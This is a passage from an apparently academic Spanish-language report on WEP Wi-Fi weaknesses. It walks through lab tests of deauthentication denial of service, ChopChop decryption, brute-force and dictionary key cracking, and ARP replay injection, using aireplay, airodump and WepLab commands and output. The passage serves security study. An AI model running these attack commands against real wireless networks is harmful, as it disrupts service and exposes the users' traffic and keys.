16:08:41  Waiting for beacon frame (BSSID: 00:14:BF:BA:     ) on channel 7
16:08:41  Sending DeAuth to station   -- STMAC: [00:80:5A:34:     ]
```

Figura 5.11: Resultado de la aplicación Aireplay

Obteniendo resultados

Como se puede observar en la siguiente imagen, tras el ataque, la estación cliente deja de transmitir tramas al AP, obteniendo los resultados que a continuación, muestra la captura.




Figura 5.12: Salida del Airodump

Efectivamente el cliente asociado ya no aparece en la lista inferior de la imagen es mas, la aplicación Airodump informa que ha sido capturada con éxito una cadena de cifrado de longitud 148 bytes (parte superior derecha de la imagen). La captura del keystream se ha producido al autenticarse en el punto de acceso la estación con MAC "00:80:5A:34" por primera vez.

Este tipo de ataques son posibles debido a que el estándar 802.11 no contempla cifrado de datos para las tramas de gestión, de esta forma es posible inyectar en el medio paquetes de este tipo sin ningún repudio por parte de los elementos de la red.

Cabe destacar que este ataque de denegación de servicio no es debido a una carencia de seguridad en el protocolo WEP en si, sino que más bien implicaría un fallo de diseño del propio estándar 802.11. El motivo por el cual se ha incluido en esta sección es doble. En primer lugar este ataque es utilizado en primera instancia, para obligar a las estaciones a reautenticarse generando tráfico ARP utilizado posteriormente para acelerar los ataques estadísticos. En segundo lugar como objetivo secundario se ha establecido la posibilidad de capturar la cadena de cifrado o keystream para un IV válido. Esta acción sí que es consecuencia de un fallo en el diseño del protocolo WEP, ya que como se ha especificado en la sección teórica, tras la desautenticación de la estación se vuelve a producir una negociación de las claves. Dicho proceso de autenticación es capturado por la aplicación Airodump

obteniendo la cadena de cifrado. La imagen siguiente muestra la cadena mencionada en forma de archivo con extensión ".xor".

```
bt practica # (date) && ls -ls
Sat Dec 22 16:14:07 GMT 2007
total 840
  4 -rwxrwxrwx 1 root root    152 Dec 22 16:12 autenticacion.cap-01-00-14-BF-BA-     .xor*
604 -rwxrwxrwx 1 root root 617922 Dec 22 16:12 autenticacion.cap-01.cap*
  4 -rwxrwxrwx 1 root root   1716 Dec 22 16:12 autenticacion.cap-01.txt*
124 -rwxrwxrwx 1 root root 124170 Dec 22 16:11 deautentica1.png*
104 -rwxrwxrwx 1 root root 102855 Dec 22 15:54 lista_ap.png*
bt practica #
```

Figura 5.13: Archivo .xor

De esta forma se ha conseguido el doble objetivo propuesto, impedir que una estación transmita tramas utilizando el punto de acceso y obtener una cadena de cifrado válida.

5.1.2.6 PRUEBA PRÁCTICA ATAQUE INDUCTIVO CHOPCHOP.

- **Objetivo:** Conseguir desencriptar un paquete de datos cifrado con la clave WEP utilizando el AP como elemento de prueba y error.
- **Objetivo secundario:** Recuperar el keystream de un paquete de datos de la red, útil para cifrar posteriormente cualquier paquete.
- **Herramientas:** Aircrack Suite (Herramienta Aireplay ataque 4 tipo ChopChop y Airodump como aplicación de captura de datos). Tarjeta inalámbrica Broadcom.
- **Víctima:** Punto de acceso con MAC "00:14:BF:BA" y ESSID 3com, paquete de datos aleatorio.
- **Metodología:**

  1. Establecer el objetivo mediante Airodump
  2. Lanzar el ataque con Aireplay en el modo 4

3. Obtener el Keystream y el paquete descifrado

Estableciendo el objetivo

Como se comento en la parte teórica, el ataque ChopChop puede recuperar el texto plano de un paquete cifrado con el protocolo de seguridad WEP utilizando el punto de acceso a modo de oráculo. Para ello utilizaremos nuevamente la Suite Aircrack y en concreto la aplicación Aireplay en su modo número 4 ChopChop.

En primera instancia es necesario conocer que puntos de acceso están ofreciendo sus servicio en el medio inalámbrico, para ello lanzaremos la aplicación Airodump mediante la siguiente sentencia.

```
airodump eth1 –channel 7
```

En este momento detectamos que el punto de acceso con ESSID "3com" esta emitiendo en el canal 7 y tiene como estación asociada el cliente "00:14:A5:EA:".




Figura 5.14: Detección del cliente

Como se puede observar en la imagen el AP ha transmitido 78 paquetes de datos desde que se inició la captura.

Lanzando el ataque

En este momento se procede a la ejecución del ataque mediante la herramienta Aireplay de la siguiente forma.

```
Aireplay -4 -h 00:14:A5:EA: ra0
```

En este momento la herramienta comienza a escuchar en el canal 7 paquetes de datos cifrados, en el momento en que es capturado uno se requiere la validación por parte del usuario mostrando el siguiente resumen.

```
bt ~ # aireplay-ng -4 -h 00:14:A5:EA:      ra0
The interface MAC (00:80:5A:34:     ) doesn't match the specified MAC (-h).
        ifconfig ra0 hw ether 00:14:A5:EA:
Read 12 packets...

        Size: 78, FromDS: 1, ToDS: 0 (WEP)

             BSSID  =  00:14:BF:BA:
          Dest. MAC  =  01:80:C2:00:
          Source MAC  =  00:14:BF:BA:

        0x0000:  0842 0000 0180 c200 0000 0014 bfba c0e3  .B..............
        0x0010:  0014 bfba c0e3 50e2 bc0b 4500 9ce8 2c17  ......P...E...,.
        0x0020:  48c0 3235 b97c 0545 7454 6179 cfa8 1315  H.25.|.EtTay....
        0x0030:  976d b731 97f4 0697 7e39 cad2 78b6 8dba  .m.1....~9..x...
        0x0040:  24c1 9281 51d9 0c17 42c1 2770 9042       $...Q...B.'p.B

Use this packet ? y

Saving chosen packet in replay_src-1222-171823.cap
```

Figura 5.15: Petición de validación de Aireplay

La aplicación informa de las direcciones tanto de origen como destino de los datos, así como muestra el contenido del paquete cifrado. Tras la posterior confirmación por parte del

usuario se lanza la inyección de paquetes.

Para cada byte de datos cifrados, se genera mediante prueba y error, el byte de la cadena de cifrado y el byte del texto en claro, el proceso puede observarse en las columnas centrales de la captura siguiente. Cabe destacar que el proceso de descifrado es costoso en tiempo y no puede ser utilizado para descifrar en tiempo real el tráfico de la red. Para el ejercicio propuesto se ha conseguido desencriptar un paquete de datos de 110 bytes en 21 segundos obteniendo una tasa de 1,9 bytes por segundo.




Figura 5.16: Ataque Chop Chop

Obteniendo resultados

De esa forma se han conseguido los dos objetivos propuestos. Conseguir por una parte, el texto plano del paquete, volcado en el archivo "replay_dec-1222-171845.cap" en formato de captura de la librería libcap ".cap". Mientras que por otra parte se ha conseguido determinar el keystream utilizado para cifrar dicho paquete de datos volcado al archivo "replay_dec-1222-171845.xor". En La imagen se puede apreciar el proceso de fragmentación de cada byte de la trama cifrada mostrando los tiempos empleados para estimar cada octeto.

5.1.2.7 PRUEBA PRÁCTICA ATAQUE DE DICCIONARIO/FUERZA BRUTA.

- **Objetivo:** Conseguir demostrar que es posible y existen herramientas que permiten recuperar la clave de cifrado mediante una acción reiterada de prueba y error haciendo uso de todas las posibles combinaciones de palabras.

- **Objetivo secundario:** Reducir las palabras del lenguaje utilizadas para el ataque, utilizando para ello un diccionario de palabras.

- **Herramientas:** Aplicación WepLab en su modo de ataque de diccionario y fuerza bruta (extensión "-y" y extensión "-b").

- **Víctima:** Captura de información perteneciente al punto de acceso con dirección MAC "00:13:10:7A" con paquete de datos aleatorio.

- **Metodología:**

  1. Capturar en el escenario de pruebas al menos un paquete de datos cifrados del AP o cliente objetivo mediante la aplicación Airodump.

  2. Analizar mediante WebLab el contenido del paquete en busca del objetivo.

  3. Realizar ataque de diccionario o fuerza bruta a la captura de datos

  4. Obtener resultados

En esta demostración práctica de la susceptibilidad de un paquete de datos cifrado con WEP, a ser abordado mediante ataques iterativos de prueba y error, se va a utilizar una captura realizada en el escenario presentado en los puntos anteriores y elegida de forma totalmente aleatoria. Con ello pretendemos demostrar que es posible realizar ataques de fuerza bruta dirigidos contra tan solo, escasas capturas de datos de una red cifrada con WEP. En un principio estos ataques han quedado a un lado debido a la gran eficacia de los ataques estadísticos. De todas maneras por motivos educacionales se presenta a continuación los siguientes estudios abordados.

Capturando datos

Como hemos mencionado anteriormente la herramienta utilizada para la prueba es la aplicación WepLab que nos permite realizar tanto ataques de fuerza bruta como de diccionario, a las capturas realizadas en el escenario de pruebas. Esta sección estudia ambos ataques al tratarse uno un subconjunto del otro.

La captura de datos realizada en el escenario de pruebas se realizó mediante la aplicación Airodump tomando de manera aleatoria el objetivo atacado. Destacar que metodología de captura mediante Airodump es la realizada en ataques anteriores.

Analizando la captura

En primera instancia lanzaremos la aplicación en su modo de análisis del paquete, este parámetro permite listar el contenido de un paquete de datos cifrado con WEP mostrando las estadísticas de paquetes ordenados por punto de acceso.

```
Weplab -a diccionario.cap
```

Mediante el uso del parámetro "-a" indicamos a la herramienta que comience el análisis de la captura "diccionario.cap". El resultado de la ejecución se muestra en la imagen siguiente.

```
weplab -a diccionario.cap
weplab - Wep Key Cracker Wep Key Cracker (v0.1.5).
Jose Ignacio Sanchez Martin - Topo[LB] <topolb@users.sourceforge.net>


 Statistics for packets that belong to [00:14:BF:BA:     ]
  - Total valid packets read: 213
  - Total packets read: 213
  - Total unique IV read: 213
  - Total truncated packets read: 0
  - Total non-data packets read: 0
  - Total FF checksum packets read: 0
PRISMHEADER SHOULD --NOT-- BE USED as there are 209 packets smaller than this header
 Statistics for packets that belong to [00:13:F7:28:     ]
  - Total valid packets read: 370
  - Total packets read: 370
  - Total unique IV read: 370
  - Total truncated packets read: 0
  - Total non-data packets read: 0
  - Total FF checksum packets read: 0
PRISMHEADER SHOULD --NOT-- BE USED as there are 25 packets smaller than this header
 Statistics for packets that belong to [00:13:10:7A:     ]
  - Total valid packets read: 63
  - Total packets read: 63
  - Total unique IV read: 63
  - Total truncated packets read: 0
  - Total non-data packets read: 0
  - Total FF checksum packets read: 0
PRISMHEADER SHOULD --NOT-- BE USED as there are 24 packets smaller than this header
 Statistics for packets that do not belong to any BSSID (BSSID field was not detected)
  - Total valid packets read: 0
  - Total packets read: 8353
  - Total unique IV read: 0
  - Total truncated packets read: 0
  - Total non-data packets read: 8353
  - Total FF checksum packets read: 0
```

Figura 5.17: Salida del Weblab

Observamos como WepLab ha encontrado cuatro clasificaciones de tráfico, las referentes a tres puntos de acceso con MACs "00:14:BF:BA", "00:13:10:7A" y "00:13:F7:28", además de un conjunto de paquetes que no están vinculados a ningún BSSID. A su vez WepLab muestra las estadísticas asociadas a cada punto de acceso, número de paquetes validos, IV leídos, paquetes de gestión, etc.

Ataque de fuerza bruta

En este momento estamos en disposición de seleccionar una captura de datos referente a un AP concreto, en nuestro caso y de manera aleatoria hemos elegido al punto de acceso con dirección MAC "00:13:10:7A" como víctima. En primera instancia lanzaremos un ataque de fuerza bruta mediante el parámetro "-b" de WepLab.

```
Weplab -b –bssid 00:13:10:7A diccionario.cap
```

Especificando el punto de acceso mediante "--bssid" y la captura de datos "diccionario.cap". De esta forma la aplicación comienza a ejecutar reiteradas pruebas de diferentes claves, haciendo uso de combinaciones del alfabeto alfanumérico.

```
weplab -b --bssid 00:13:10:7A:      diccionario.cap
weplab - Wep Key Cracker Wep Key Cracker (v0.1.5).
Jose Ignacio Sanchez Martin - Topo[LB] <topolb@users.sourceforge.net>


Total valid packets read: 50
Total packets read: 8999
Bruteforce started! Please hit enter to get statistics.

Process number: 0 ===> 213645 keys tested [106822 c/s] >>> Key: 8c:42:03:00:00

Process number: 0 ===> 297719 keys tested [99239 c/s] >>> Key: f6:8a:04:00:00

Process number: 0 ===> 540943 keys tested [108188 c/s] >>> Key: 0e:41:08:00:00

Process number: 0 ===> 583153 keys tested [116630 c/s] >>> Key: f0:e5:08:00:00

Process number: 0 ===> 620747 keys tested [124149 c/s] >>> Key: ca:78:09:00:00

Process number: 0 ===> 662837 keys tested [110472 c/s] >>> Key: 34:1d:0a:00:00

Process number: 0 ===> 700442 keys tested [116740 c/s] >>> Key: 19:b0:0a:00:00

Process number: 0 ===> 742572 keys tested [123762 c/s] >>> Key: ab:54:0b:00:00
```

Figura 5.18: Ataque de Fuerza Bruta

Como se puede observar la herramienta comienza el testeo de claves llegando a probar 742572 en tan solo cinco segundos de ejecución, obteniendo una tasa de 123762 claves por

segundo. Cabe destacar el hecho de que en esta ejecución práctica no se va a probar una ejecución completa de la vulnerabilidad debido al tiempo estimado para realizarla. A su vez debido al éxito en la recuperación de la clave de cifrado de los ataques estadísticos que mas adelante serán probados, esta demostración práctica se limita a mostrar que existen herramientas y que es posible lanzar ataques de fuerza bruta contra paquetes de datos cifrados con WEP.

Ataque de diccionario

A su vez WepLab permite ejecutar ataques de diccionario especificando como fuente un archivo de texto o bien utilizar la entrada estándar para generar claves de prueba. En esta demostración práctica hemos creado un pequeño archivo de texto "dicc.txt" que será pasado como parámetro a la aplicación Weplab para que sea utilizada como fuente de palabras clave. El contenido del archivo se muestra a continuación.

Contenido de dicc.txt:

12345
prueba
password
holas

Así pues lanzaremos WEPLab en su modo de ataque de diccionario mediante la siguiente instrucción.

```
Weplab -y –wordfile dicc.txt –bssid 00:13:10:7A diccionario.cap
```

Donde el parámetro "-y –worfile" especifica el archivo de diccionario a utilizar contra el punto de acceso "00:13:10:7A" de la captura "diccionario.cap". Como resultado de la

ejecución se puede observar lo siguiente.

```
weplab -y --wordfile dicc.txt --bssid 00:13:10:7A:      diccionario.cap
weplab - Wep Key Cracker Wep Key Cracker (v0.1.5).
Jose Ignacio Sanchez Martin - Topo[LB] <topolb@users.sourceforge.net>


Total valid packets read: 50
Total packets read: 8999
Process number: 0 ===> 4 keys tested [ s:"holas"


Statistical cracking started! Please hit enter to get statistics from John.
Weplab statistics will be printed each 5 seconds

This was the end of the dictionnary attack.
```

Figura 5.19: Ataque de Diccionario

Obteniendo resultados

WepLab ha probado las cuatro claves que se encontraban en el fichero "dicc.txt" sin éxito. Como ya se ha comentado anteriormente el propósito de esta demostración práctica es establecer que es posible y existen herramientas que permite explotar estas vulnerabilidades, haciendo nuevamente mención al uso de ataques estadísticos en detrimento y relegando a usos educacionales, los ataques de fuerza bruta y diccionario.

De esta manera hemos conseguido demostrar el doble objetivo propuesto, es decir existen aplicaciones que podrían permitir la recuperación de la clave de cifrado mediante el uso de fuerza bruta o un diccionario de palabras como fuente de datos.

5.1.2.8 PRUEBA PRÁCTICA ATAQUE DE INYECCIÓN.

- **Objetivo:** Conseguir inyectar tráfico válido en la red sin conocer la clave de cifrado.

- **Objetivo secundario:** Incrementar de forma masiva el tráfico de la red con el

objetivo de capturar gran cantidad de paquetes cifrados con distintos IV's.

- **Herramientas:** Aplicación Aireplay y Airodump perteneciente a la Suite Aircrack. La primera en su "ataque 3 inyección" se utilizará para la inyección de tráfico, mientras que la segunda será usada para capturar las replicas. Tarjeta inalámbrica RT2500.

- **Víctima:** Captura de información perteneciente al punto de acceso con ESSID "3com" escogida de forma aleatoria.

- **Metodología:**

  1. Determinar el objetivo mediante la aplicación Airodump. Esta herramienta nos servirá además para capturar el tráfico generado en la red.

  2. Lanzar el ataque de reinyección mediante la aplicación Aireplay en su modo 3.

  3. Obtener el resultado de la captura de datos mediante Airodump.

Determinar el objetivo

Como ya se explicó en la sección teórica de esta debilidad, es posible forjar o capturar cierto tráfico de red que nos permita inyectar paquetes en el medio sin conocer la clave de cifrado. Bastará pues con la cadena de cifrado o una captura de un paquete ARP encriptado para obtener gran volumen de tráfico en la red. Así pues se abordará la opción de tratar de capturar un paquete ARP permaneciendo a la escucha en el canal de RF que emite el punto de acceso víctima, para su posterior reinyección. De esta forma cumpliendo el objetivo principal de esta práctica automáticamente se verá cumplido el objetivo secundario. Veamos como conseguir ambos mediante el uso de las herramientas de la suite Aircrack .

En primera instancia lanzaremos el sniffer de red inalámbrica Airodump en el canal del punto de acceso, en este caso el 10, mediante la siguiente instrucción.

```
Airodump –channel 10 -w inyeccion.cap ra0
```

Obteniendo como resultado la siguiente captura.




Figura 5.20: Resultados del Airedump

Observamos como la estación con ESSID "3com" esta emitiendo en el canal número 10.

Inyectando tráfico

A continuación es lanzada la aplicación Aireplay la cual permite tanto escuchar en el medio la transmisión de un paquete ARP como la posterior reinyección automática del mismo.

```
Aireplay -3 -b 00:14:BF:BA -h 00:13:F7:02 ra0
```

Como parámetro a la aplicación se establece el punto de acceso "-b" y la dirección de la estación que emite los paquetes "-h". Cabe destacar que para una correcta inyección de paquetes es necesario que la estación emisora este asociada con el AP, puesto que el equipo con dirección "00:13:10:7A" lo esta (parte inferior de la captura), nuestra estación suplantará su identidad mediante el paso del parámetro "-h 00:13:F7:02". La imagen siguiente muestra el resultado de la acción.




Figura 5.21: Ataque de Inyección

Destacar de la imagen dos aspectos relevantes. El primero hace referencia a los paquetes que han sido inspeccionados por la aplicación en busca del paquete objetivo ARP. Dicho contador puede observarse en la parte inferior izquierda de la imagen (Read 38998 packets). En segundo lugar todavía no se ha producido la captura del paquete ARP, tal y como indica el contador de la parte inferior (got 0 ARP requests).

Pero, ¿cómo poder generar de manera intencionada un paquete ARP en la red objetivo?, la respuesta a esta cuestión puede encontrarse en el ya comentado ataque de denegación de servicio. Así pues produciendo un DoS a la estación con dirección MAC "00:13:10:7A" se obligará a que la capa de enlace de datos realice una reconexión al medio, eliminando de la tabla ARP de la estación víctima cualquier entrada previa. Para que la capa de red pueda obtener comunicación con cualquier estación de la red necesitará generar una petición ARP, la cual se propagará por el medio inalámbrico. En dicho momento se procederá a la captura y reinyección masiva del paquete. El AP aceptará dicha trama, puesto que ha sido cifrada con un keystream válido, en caso contrario el paquete será descartado. Destacar que la inyección del paquete siempre se realizará utilizando un mismo IV, lo que en verdad interesa es que la contestación al ARP se realizará cifrando el paquete con un IV distinto cada vez, aumentando la entropía de la captura realizada.

Tras la captura del paquete ARP la aplicación Aireplay comenzará a reinyectar los paquetes tal y como muestra la figura.




Figura 5.22: Reinyectando paquetes

Obteniendo resultados

Tras la inyección de tráfico, la captura del Airodump muestra las estadísticas de la imagen.




Figura 5.23: Generación de tráfico

Hasta el momento se ha conseguido inyectar más de 100.000 paquetes en tan solo 2 minutos de captura, con una velocidad de transmisión de 905 paquetes por segundo. Avanzando un poco más en el tiempo, pasados los cuatro minutos la inyección refleja lo siguiente.




Figura 5.24: Aireplay

Mientras que la captura de datos ha conseguido llegar a los 200.000 paquetes en tan solo 4 minutos de inyección.




Figura 5.25: Pasados 4 minutos

Como se puede apreciar, no es complicado llegar a conseguir inyectar gran cantidad de tráfico en un espacio relativamente corto de tiempo. En última instancia la aplicación ha conseguido reenviar a la red 226.681 paquetes ARP generando un tráfico de más de medio millón de tramas en apenas diez minutos desde que fue lanzado.

